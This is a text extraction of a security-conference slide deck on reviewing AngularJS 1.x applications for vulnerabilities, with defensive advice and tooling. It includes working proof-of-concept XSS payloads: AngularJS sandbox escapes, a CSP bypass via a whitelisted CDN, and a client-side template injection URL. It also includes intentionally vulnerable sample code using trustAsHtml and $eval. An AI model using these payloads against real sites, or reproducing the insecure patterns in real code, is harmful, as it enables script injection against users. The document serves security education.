Reviewing
AngularJS 1.x Applications
Lewis Ardern
Whoami
• Security Consultant
• Ph.D. Student
• I like Web Security….
• @LewisArdern
No, this is not me
Agenda
• What is AngularJS?
• Overview of the framework
• Why should we care
• How to assess AngularJS
• Security Caveats
• Where to look
• Tools
What is AngularJS?
What is AngularJS?
• AngularJS is open-source web application framework
maintained by Google
• Front-end MVC framework
• Built-in data-binding
• Client-side templates
• Back-end can use any technology(Java, .NET, Ruby, etc.)
• Single Page Applications (SPAs)
• AngularJS simplifies development and testing

Model - View - Controller – on the Client
Client
Data (JSON)

AngularJS Sample Code – “Hello SteelCon”
<div ng-app>
<label>Name:</label>
<input type="text" ng-model=“steelCon"
placeholder="Enter a value here">
<hr>
<h1>Hello {{steelCon}}!</h1>
</div>
• ng-app
• ng-model directive
• Expressions

Angular Module
Config / Routing
angular.module('app', [‘ngRoute’]);
angular.module('app').config(function($routeProvider) {
$routeProvider
.when('/', {
templateUrl: '/partials/views/main',
controller: 'mvMainCtrl'
})
});

Controller
angular.module('app').controller('controller',
function($scope) {
$scope.hello = 'Hello SteelCon';
});

View - (Jade Template)
doctype
html(ng-app='app')
head
title Cigital
link(rel="stylesheet", href="/bootstrap.css")
base(href="/")
body(ng-controller=‘controller')
p {{hello}}
include scripts

Directives
• Angular is sandboxed (Moved From The DOM)
• Directives are markers on a DOM element
• Attribute
• element name
• Talk to the HTML compiler
• Transform DOM elements + children elements
• ngClick – On Click
• Developers can create custom directives
Services
• Used to organize and share code across an application
• AngularJS has built in services
• $http
• You can build your own services
• loginService
• Logging
An Angular Application Summed Up
• MVC – Or Model View (Whatever)
• Config
• Controllers
• Templates - View
• Routing
• Directives
• Services
• Scopes
• $scope/$rootScope
• Expressions
• {{helloWorld}}

Why Should We Care?
• It has a huge adoption rate
• It’s popular..

Breaking Changes
Security Caveats
Security Caveats
• Issues Within The Framework
• Sandbox Escapes
• CSP Bypasses
• Sanitizer Bypasses
• Issues Introduced By Developers
• Explicitly Trusting Data
• Client-Side Routing and Authorization
• Client-Side Template Injection
Security Caveats – Not Covered
• CSRF Protection
• AngularJS $http JSON Hijacking Protection
• Storing Sensitive Data in Persistent Local Storage
• Sanitize Translation Content in angular-translate
• Angular and Content Security Policy Support
• Third-Party Libraries
• textAngular
• angular-translate
Issues Within The Framework
Sandbox
Sandbox
• Angular separates from the DOM using expressions
• AngularJS uses a sanitization function to prevent the
execution of an unsafe expression
• This means we can’t access
• Window object
• DOM elements
• Global variables
• Object constructor
• Sandbox is *not for security reasons

Sandbox Escapes – 1.0 – 1.1.5
• First found by Mario Heiderich
• Within an expression you could call a constructor
• Which could call the constructor of the constructor
• Which returns the function constructor that can access eval
{{constructor.constructor('alert(1)')()}}
• But AngularJS Team Fixed it
Sandbox Escapes – 1.1.5 >
• Jann Horn
• Gareth Heyes
• Mathias Karlsson
• Gábor Molnár
Next generation – (Gabor)
{{!ready && (ready = true) && (
!call
? $$watchers[0].get(toString.constructor.prototype)
: (a = apply) &&
(apply = constructor) &&
(valueOf = call) &&
(''+''.toString(
'F = Function.prototype;' +
'F.apply = F.a;' +
'delete F.a;' +
'delete F.valueOf;' +
'alert(1);'
))
);}}
Next level… - (Jann)
<!-- Jann's rather extreme Bypass -->
<script
src="//ajax.googleapis.com/ajax/libs/angularjs/1.3.2/angular.js"></script>
<body ng-app ng-csp> {{ objectPrototype = ({})[['__proto__']];
objectPrototype[['__defineSetter__']]('$parent', $root.$$postDigest);
$root.$$listenerCount[['constructor']] = 0; $root.$$listeners = [].map;
$root.$$listeners.indexOf = [].map.bind; functionPrototype =
[].map[['__proto__']];
functionToString = functionPrototype.toString; functionPrototype.push =
({}).valueOf; functionPrototype.indexOf = [].map.bind; foo =
$root.$on('constructor', null); functionPrototype.toString = $root.$new;
foo(); }} {{ functionPrototype.toString = functionToString;
functionPrototype.indexOf = null; functionPrototype.push = null;
$root.$$listeners = {}; baz ? 0 :
$root.$$postDigestQueue[0]('alert(location)')(); baz = true;'' }} </body>
</html>

Working Bypass

Summarizing Sandbox Escapes
• In the end (it doesn’t even matter)
• Developers cannot rely on updating Angular to be secure
• Essentially attackers have a universal Sandbox Bypass
• Expression Interpolation == XSS
• Unclear if the Angular team will fix it
• Lets see what 2.0 has instore
CSP
CSP

• Content Security Policy (CSP)
• Helps protect against XSS
• Allows you define where scripts are loaded / ran
• Angular Harmonizes with CSP with its ngCSP directive
• Abusing browser and framework functionality allows XSS

CSP Bypasses
• Early bypasses were trivial
• onclick isn’t accessible, but you can abuse the framework
• ng-click=“$event.window.alert(1)”
• Issues within the browser
• Chrome ES6 Reflect API
• Universal CSP Bypass
• Does anyone whitelist CDNs in their CSP?
• What about ajax.googleapis.com?
Universal CSP Bypass Explained
• http://example.com/foo?xss=evilCode
<?php
header('Content-Security-Policy: default-src 'self'
ajax.googleapis.com');
header('Content-Type: text/html; charset=utf-8');
header('X-Frame-Options: deny');
header('X-Content-Type-Options: nosniff');
?>
<?php echo $_GET['xss']; ?>

Universal CSP Bypass Explained
ng-app"hng-csp ng-
click=$event.view.alert(1337)><script
src=//ajax.googleapis.com/ajax/libs/angular
js/1.0.8/angular.js></script>

Universal CSP Bypasses
• Example


Sanitizer Bypasses
• The Sanitizer is essentially an XSS filter
• It’s a component called $sanitize
• It returns a clean string of HTML ready for use within the view
• First (OLD) Sanitizer used a HTML parser from 2008
• Which could be bypassed by including SVG and using the use
element which allows you pulls resources
• Second (New) Sanitizer uses the DOM.
• Document.implementation
• Chrome Unicode Bypass
Sanitizer Bypasses
Issues Introduced By Developers
Explicitly Trusting Data

Ensure Strict Contextual Escaping (SCE) Is Enabled
• SCE allows for displaying dynamic formatted data, such
as HTML, while preventing XSS attacks by implicitly
passing it through encoding and sanitization methods
• SCE is enabled by default in version 1.2+
• Include the ngSanitize module dependency
• Enable $sce through $sceProvider.enabled(true)
• SCE can be disabled altogether – do not do this!
• $sceProvider.enabled(false)
42

Ensure Strict Contextual Escaping (SCE) Is Enabled
• SCE is implemented for HTML content by ngBindHtml
directive
• SCE can be disabled for particular elements with explicit
calls to:
• $sce.trustAs(type, value)
• $sce.trustAsHtml(value)

Overriding or Disabling SCE May Lead to XSS
44
Template:
<body ng-app=“myApp">
<div ng-controller=“myCtrl">
<p ng-bind-html=“hello"></p>
</div>
</body>
Overriding or Disabling SCE May Lead to XSS
45
angular.module(myApp', ['ngSanitize'])
.controller(‘myCtrl', function ($sce) {
this.hello = $sce.trustAsHtml('<p
style="color:blue">Hey!! Come and ' +
'<em style="color:Red"
onmouseover="this.textContent='Click'">rn' +
'Mouse Hover</em> Over Me</p>');
});
Controller:

DEMO
XSS – SCE

Incorrect use of $eval
• The $eval function evaluates Angular Expressions
• $scope.$eval(‘a+b’)
• $scope.$eval(‘functionName’)()
• If data is not wrapped within single quotations, this can
cause security issues
• $scope.$eval($scope.a+$scope.b)
• This can lead to XSS
• This can lead to attackers accessing $scope/$rootScope
49
AngularJS Sample Code – Correct use of $eval
<body ng-controller="main">
<p> Current Message
= {{message}}</p>
<input type="text"
placeholder="First Search" ng-
model="scope.a">
<button type="button" ng-
click=“correctEval(scope)">try
to create an XSS</button>
</body>
</html>
angular.module('app',
[]).controller('main',
function($scope,$rootScope) {
$scope.message = "Default
Text";
$scope.correctEval =
function(value) {
$scope.a = value.a;
$scope.message =
$scope.$eval(‘a’);
}
})
HTML template: JavaScript controller:
50
AngularJS Sample Code – Incorrect use of $eval
<body ng-controller="main">
<p> Current Message
= {{message}}</p>
<input type="text"
placeholder="First Search" ng-
model="scope.a">
<button type="button" ng-
click="incorrectEval(scope)">Cr
eate an XSS</button>
</body>
</html>
angular.module('app',
[]).controller('main',
function($scope,$rootScope) {
$scope.message = "Default
Text";
$scope.incorrectEval =
function(value) {
$scope.a = value.a;
$scope.message =
$scope.$eval($scope.a);
}
})
HTML template: JavaScript controller:
Client-Side Routing and Authorization
Client Side Routes Authorization
Article “AngularJS Security - Authorization on Angular Routes”
http://www.codeproject.com/Tips/811782/AngularJS-Security-Authorization-
on-Angular-Routes
• Permission model on the client side
• Angular stores the role for the duration of the session
var appModule = angular.module("appModule", ['ngRoute', 'ngResource'])
.config(function($routeProvider, $locationProvider) {
$routeProvider
.when('/superUserSpecificRoute', {
templateUrl: '/templates/superUser.html', //view path
caseInsensitiveMatch: true,
controller: 'superUserController', //controller for the route
resolve: { //use the authorizationService to check the role
permission: function(authorizationService, $route) {
return authorizationService.permissionCheck(
[roles.superUser]);
},
}
})
And all of
this is
client-
side!

Do Not Rely on AngularJS Security Controls
53
• Client side routing and route authorization functionality
provided by Angular should be considered a user
experience and business logic optimization only.
• Any authentication and authorization controls
implemented on the client can be easily bypassed.
• Any authorization, authentication, or business logic
controls must be enforced on the server.
Never trust the client!
DEMO
Bypassing Client-Side Controls
Client-Side Template Injection

Server-side templates Client-side templates
Javascript: Jade, ejs, Pug
AngularJS
ReactJS
Java: JSP
PHP: Smarty
Prevent Cross-Site Scripting via Template Injection
• Mixing server-side & client-side templates can cause XSS
without the need to inject HTML tags
• User input added to a server-side template and then sent to
the client-side template
• The server-side template engine only escapes malicious HTML
characters (e.g <, >, “, ‘)
• An attacker can place AngularJS expression language within {{ }}
• won’t be escaped by server-side code
• will be executed by the client-side AngularJS template
• will run within a sandbox with limited execution of JavaScript
• Avoid using both client-side & server-side templates!
• Keep app logic on the server side & presentation on the client side

Template Injection Diagram
57
Template User Input
Template
Engine
Server-side Client-side
res.render()
Template
Engine
AngularJS
template
View
compile
Malicious AngularJS
code is injected
through input
Template engine
only escapes
HTML special
characters
Template engine
renders AngularJS
expressions
including malicious
code
Malicious code
executes within
the view
1
2 3
4

Combined Template Injection Code
app.get('/mixed', function(req,res){
//Send the name to the ejs template
res.render('../server/views/index', {name: req.query.name});
});
<body ng-app=“templateSampleApp”>
<div ng-controller=“sampleController”>
<p> Profile name : <%= name %> </p>
</div>
</body>
Server Code:
EJS template:
Valid payload (assuming controller has a logout function):
• http://www.example.com/mixed?name={{logout%28%29}}
Client-side template:
<body ng-app=“templateSampleApp”>
<div ng-controller=“sampleController”>
<p> Profile name : {{ logout() }} </p>
</div>
</body>
DEMO
Template Injection

Where to look
Where to look
• Verify the Angular Version
• Check third-party libraries
• Check for module dependencies
• Look at what is dependency injected into controllers
• Look at Custom Directives/Services
• Look at what they are storing within localStorage
• You will have to spend some time on the controller and
understand client-side logic
Tools
Tools
• Retire.js
• BurpSuite
• Batarang / Augury (Angular 2.0)
• Scan.js / ESLint
• JACKS – SOON
Retire.js

• The goal of Retire.js is to help detect the use of JS-
library versions with known vulnerabilities
• Retire.js can be used
• A command line scanner
• A grunt plugin
• A Chrome extension
• A Firefox extension
• Burp and OWASP Zap plugin
• Full list of vulnerabilities - http://retirejs.github.io/retire.js
Retire.js

BurpSuite

Batarang
DEMO
Batarang In Action!

ScanJS

JACKS – Soon To Support AngularJS
Summarizing…
• Angular is an Interesting MVW
• There are some/were interesting issues within the
framework
• Strict Contextual Escaping (SCE)
• Use $eval wisely
• Never trust the client
• Don’t mix Client/Server Side Templates
Additional Reading
• http://www.slideshare.net/x00mario/jsmvcomfg-to-sternly-look-
at-javascript-mvc-and-templating-frameworks/48
• https://docs.angularjs.org/guide/security
• https://blog.portswigger.net/2016/01/xss-without-html-client-
side-template.html
• https://blog.portswigger.net/2016/04/adapting-angularjs-
payloads-to-exploit.html
• https://docs.google.com/presentation/d/1qdAq-TtaVfsZ4af-
WlUzKALZv0GmsHViuk3WM_UIubs/pub?start=false&loop=fal
se&delayms=3000&slide=id.g3751a7aa1_0319
• www.slideshare.net/x00mario/an-abusive-relationship-with-
angularjs
QUESTIONS?
www.cigital.com

Reviewing AngularJS

  • 1.
  • 2.
    Whoami • Security Consultant •Ph.D. Student • I like Web Security…. • @LewisArdern No, this is not me
  • 3.
    Agenda • What isAngularJS? • Overview of the framework • Why should we care • How to assess AngularJS • Security Caveats • Where to look • Tools
  • 4.
  • 5.
    What is AngularJS? •AngularJS is open-source web application framework maintained by Google • Front-end MVC framework • Built-in data-binding • Client-side templates • Back-end can use any technology(Java, .NET, Ruby, etc.) • Single Page Applications (SPAs) • AngularJS simplifies development and testing
  • 6.
    Model - View- Controller – on the Client Client Data (JSON)
  • 7.
    AngularJS Sample Code– “Hello SteelCon” <div ng-app> <label>Name:</label> <input type="text" ng-model=“steelCon" placeholder="Enter a value here"> <hr> <h1>Hello {{steelCon}}!</h1> </div> • ng-app • ng-model directive • Expressions
  • 8.
  • 9.
    Config / Routing angular.module('app',[‘ngRoute’]); angular.module('app').config(function($routeProvider) { $routeProvider .when('/', { templateUrl: '/partials/views/main', controller: 'mvMainCtrl' }) });
  • 10.
  • 11.
    View - (JadeTemplate) doctype html(ng-app='app') head title Cigital link(rel="stylesheet", href="/bootstrap.css") base(href="/") body(ng-controller=‘controller') p {{hello}} include scripts
  • 12.
    Directives • Angular issandboxed (Moved From The DOM) • Directives are markers on a DOM element • Attribute • element name • Talk to the HTML compiler • Transform DOM elements + children elements • ngClick – On Click • Developers can create custom directives
  • 13.
    Services • Used toorganize and share code across an application • AngularJS has built in services • $http • You can build your own services • loginService • Logging
  • 14.
    An Angular ApplicationSummed Up • MVC – Or Model View (Whatever) • Config • Controllers • Templates - View • Routing • Directives • Services • Scopes • $scope/$rootScope • Expressions • {{helloWorld}}
  • 15.
  • 16.
    • It hasa huge adoption rate • It’s popular..
  • 17.
  • 18.
  • 19.
    Security Caveats • IssuesWithin The Framework • Sandbox Escapes • CSP Bypasses • Sanitizer Bypasses • Issues Introduced By Developers • Explicitly Trusting Data • Client-Side Routing and Authorization • Client-Side Template Injection
  • 20.
    Security Caveats –Not Covered • CSRF Protection • AngularJS $http JSON Hijacking Protection • Storing Sensitive Data in Persistent Local Storage • Sanitize Translation Content in angular-translate • Angular and Content Security Policy Support • Third-Party Libraries • textAngular • angular-translate
  • 21.
  • 22.
  • 23.
    Sandbox • Angular separatesfrom the DOM using expressions • AngularJS uses a sanitization function to prevent the execution of an unsafe expression • This means we can’t access • Window object • DOM elements • Global variables • Object constructor • Sandbox is *not for security reasons
  • 25.
    Sandbox Escapes –1.0 – 1.1.5 • First found by Mario Heiderich • Within an expression you could call a constructor • Which could call the constructor of the constructor • Which returns the function constructor that can access eval {{constructor.constructor('alert(1)')()}} • But AngularJS Team Fixed it
  • 26.
    Sandbox Escapes –1.1.5 > • Jann Horn • Gareth Heyes • Mathias Karlsson • Gábor Molnár
  • 27.
    Next generation –(Gabor) {{!ready && (ready = true) && ( !call ? $$watchers[0].get(toString.constructor.prototype) : (a = apply) && (apply = constructor) && (valueOf = call) && (''+''.toString( 'F = Function.prototype;' + 'F.apply = F.a;' + 'delete F.a;' + 'delete F.valueOf;' + 'alert(1);' )) );}}
  • 28.
    Next level… -(Jann) <!-- Jann's rather extreme Bypass --> <script src="//ajax.googleapis.com/ajax/libs/angularjs/1.3.2/angular.js"></script> <body ng-app ng-csp> {{ objectPrototype = ({})[['__proto__']]; objectPrototype[['__defineSetter__']]('$parent', $root.$$postDigest); $root.$$listenerCount[['constructor']] = 0; $root.$$listeners = [].map; $root.$$listeners.indexOf = [].map.bind; functionPrototype = [].map[['__proto__']]; functionToString = functionPrototype.toString; functionPrototype.push = ({}).valueOf; functionPrototype.indexOf = [].map.bind; foo = $root.$on('constructor', null); functionPrototype.toString = $root.$new; foo(); }} {{ functionPrototype.toString = functionToString; functionPrototype.indexOf = null; functionPrototype.push = null; $root.$$listeners = {}; baz ? 0 : $root.$$postDigestQueue[0]('alert(location)')(); baz = true;'' }} </body> </html>
  • 30.
  • 31.
    Summarizing Sandbox Escapes •In the end (it doesn’t even matter) • Developers cannot rely on updating Angular to be secure • Essentially attackers have a universal Sandbox Bypass • Expression Interpolation == XSS • Unclear if the Angular team will fix it • Lets see what 2.0 has instore
  • 32.
  • 33.
    CSP • Content SecurityPolicy (CSP) • Helps protect against XSS • Allows you define where scripts are loaded / ran • Angular Harmonizes with CSP with its ngCSP directive • Abusing browser and framework functionality allows XSS
  • 34.
    CSP Bypasses • Earlybypasses were trivial • onclick isn’t accessible, but you can abuse the framework • ng-click=“$event.window.alert(1)” • Issues within the browser • Chrome ES6 Reflect API • Universal CSP Bypass • Does anyone whitelist CDNs in their CSP? • What about ajax.googleapis.com?
  • 35.
    Universal CSP BypassExplained • http://example.com/foo?xss=evilCode <?php header('Content-Security-Policy: default-src 'self' ajax.googleapis.com'); header('Content-Type: text/html; charset=utf-8'); header('X-Frame-Options: deny'); header('X-Content-Type-Options: nosniff'); ?> <?php echo $_GET['xss']; ?>
  • 36.
    Universal CSP BypassExplained ng-app"hng-csp ng- click=$event.view.alert(1337)><script src=//ajax.googleapis.com/ajax/libs/angular js/1.0.8/angular.js></script>
  • 37.
  • 38.
    Sanitizer Bypasses • TheSanitizer is essentially an XSS filter • It’s a component called $sanitize • It returns a clean string of HTML ready for use within the view • First (OLD) Sanitizer used a HTML parser from 2008 • Which could be bypassed by including SVG and using the use element which allows you pulls resources • Second (New) Sanitizer uses the DOM. • Document.implementation • Chrome Unicode Bypass
  • 39.
  • 40.
  • 41.
  • 42.
    Ensure Strict ContextualEscaping (SCE) Is Enabled • SCE allows for displaying dynamic formatted data, such as HTML, while preventing XSS attacks by implicitly passing it through encoding and sanitization methods • SCE is enabled by default in version 1.2+ • Include the ngSanitize module dependency • Enable $sce through $sceProvider.enabled(true) • SCE can be disabled altogether – do not do this! • $sceProvider.enabled(false) 42
  • 43.
    Ensure Strict ContextualEscaping (SCE) Is Enabled • SCE is implemented for HTML content by ngBindHtml directive • SCE can be disabled for particular elements with explicit calls to: • $sce.trustAs(type, value) • $sce.trustAsHtml(value)
  • 44.
    Overriding or DisablingSCE May Lead to XSS 44 Template: <body ng-app=“myApp"> <div ng-controller=“myCtrl"> <p ng-bind-html=“hello"></p> </div> </body>
  • 45.
    Overriding or DisablingSCE May Lead to XSS 45 angular.module(myApp', ['ngSanitize']) .controller(‘myCtrl', function ($sce) { this.hello = $sce.trustAsHtml('<p style="color:blue">Hey!! Come and ' + '<em style="color:Red" onmouseover="this.textContent='Click'">rn' + 'Mouse Hover</em> Over Me</p>'); }); Controller:
  • 46.
  • 48.
    Incorrect use of$eval • The $eval function evaluates Angular Expressions • $scope.$eval(‘a+b’) • $scope.$eval(‘functionName’)() • If data is not wrapped within single quotations, this can cause security issues • $scope.$eval($scope.a+$scope.b) • This can lead to XSS • This can lead to attackers accessing $scope/$rootScope
  • 49.
    49 AngularJS Sample Code– Correct use of $eval <body ng-controller="main"> <p> Current Message = {{message}}</p> <input type="text" placeholder="First Search" ng- model="scope.a"> <button type="button" ng- click=“correctEval(scope)">try to create an XSS</button> </body> </html> angular.module('app', []).controller('main', function($scope,$rootScope) { $scope.message = "Default Text"; $scope.correctEval = function(value) { $scope.a = value.a; $scope.message = $scope.$eval(‘a’); } }) HTML template: JavaScript controller:
  • 50.
    50 AngularJS Sample Code– Incorrect use of $eval <body ng-controller="main"> <p> Current Message = {{message}}</p> <input type="text" placeholder="First Search" ng- model="scope.a"> <button type="button" ng- click="incorrectEval(scope)">Cr eate an XSS</button> </body> </html> angular.module('app', []).controller('main', function($scope,$rootScope) { $scope.message = "Default Text"; $scope.incorrectEval = function(value) { $scope.a = value.a; $scope.message = $scope.$eval($scope.a); } }) HTML template: JavaScript controller:
  • 51.
  • 52.
    Client Side RoutesAuthorization Article “AngularJS Security - Authorization on Angular Routes” http://www.codeproject.com/Tips/811782/AngularJS-Security-Authorization- on-Angular-Routes • Permission model on the client side • Angular stores the role for the duration of the session var appModule = angular.module("appModule", ['ngRoute', 'ngResource']) .config(function($routeProvider, $locationProvider) { $routeProvider .when('/superUserSpecificRoute', { templateUrl: '/templates/superUser.html', //view path caseInsensitiveMatch: true, controller: 'superUserController', //controller for the route resolve: { //use the authorizationService to check the role permission: function(authorizationService, $route) { return authorizationService.permissionCheck( [roles.superUser]); }, } }) And all of this is client- side!
  • 53.
    Do Not Relyon AngularJS Security Controls 53 • Client side routing and route authorization functionality provided by Angular should be considered a user experience and business logic optimization only. • Any authentication and authorization controls implemented on the client can be easily bypassed. • Any authorization, authentication, or business logic controls must be enforced on the server. Never trust the client!
  • 54.
  • 55.
  • 56.
    Server-side templates Client-sidetemplates Javascript: Jade, ejs, Pug AngularJS ReactJS Java: JSP PHP: Smarty Prevent Cross-Site Scripting via Template Injection • Mixing server-side & client-side templates can cause XSS without the need to inject HTML tags • User input added to a server-side template and then sent to the client-side template • The server-side template engine only escapes malicious HTML characters (e.g <, >, “, ‘) • An attacker can place AngularJS expression language within {{ }} • won’t be escaped by server-side code • will be executed by the client-side AngularJS template • will run within a sandbox with limited execution of JavaScript • Avoid using both client-side & server-side templates! • Keep app logic on the server side & presentation on the client side
  • 57.
    Template Injection Diagram 57 TemplateUser Input Template Engine Server-side Client-side res.render() Template Engine AngularJS template View compile Malicious AngularJS code is injected through input Template engine only escapes HTML special characters Template engine renders AngularJS expressions including malicious code Malicious code executes within the view 1 2 3 4
  • 58.
    Combined Template InjectionCode app.get('/mixed', function(req,res){ //Send the name to the ejs template res.render('../server/views/index', {name: req.query.name}); }); <body ng-app=“templateSampleApp”> <div ng-controller=“sampleController”> <p> Profile name : <%= name %> </p> </div> </body> Server Code: EJS template: Valid payload (assuming controller has a logout function): • http://www.example.com/mixed?name={{logout%28%29}} Client-side template: <body ng-app=“templateSampleApp”> <div ng-controller=“sampleController”> <p> Profile name : {{ logout() }} </p> </div> </body>
  • 59.
  • 60.
  • 61.
    Where to look •Verify the Angular Version • Check third-party libraries • Check for module dependencies • Look at what is dependency injected into controllers • Look at Custom Directives/Services • Look at what they are storing within localStorage • You will have to spend some time on the controller and understand client-side logic
  • 62.
  • 63.
    Tools • Retire.js • BurpSuite •Batarang / Augury (Angular 2.0) • Scan.js / ESLint • JACKS – SOON
  • 64.
    Retire.js • The goalof Retire.js is to help detect the use of JS- library versions with known vulnerabilities • Retire.js can be used • A command line scanner • A grunt plugin • A Chrome extension • A Firefox extension • Burp and OWASP Zap plugin • Full list of vulnerabilities - http://retirejs.github.io/retire.js
  • 65.
  • 66.
  • 67.
  • 68.
  • 69.
  • 70.
    JACKS – SoonTo Support AngularJS
  • 71.
    Summarizing… • Angular isan Interesting MVW • There are some/were interesting issues within the framework • Strict Contextual Escaping (SCE) • Use $eval wisely • Never trust the client • Don’t mix Client/Server Side Templates
  • 72.
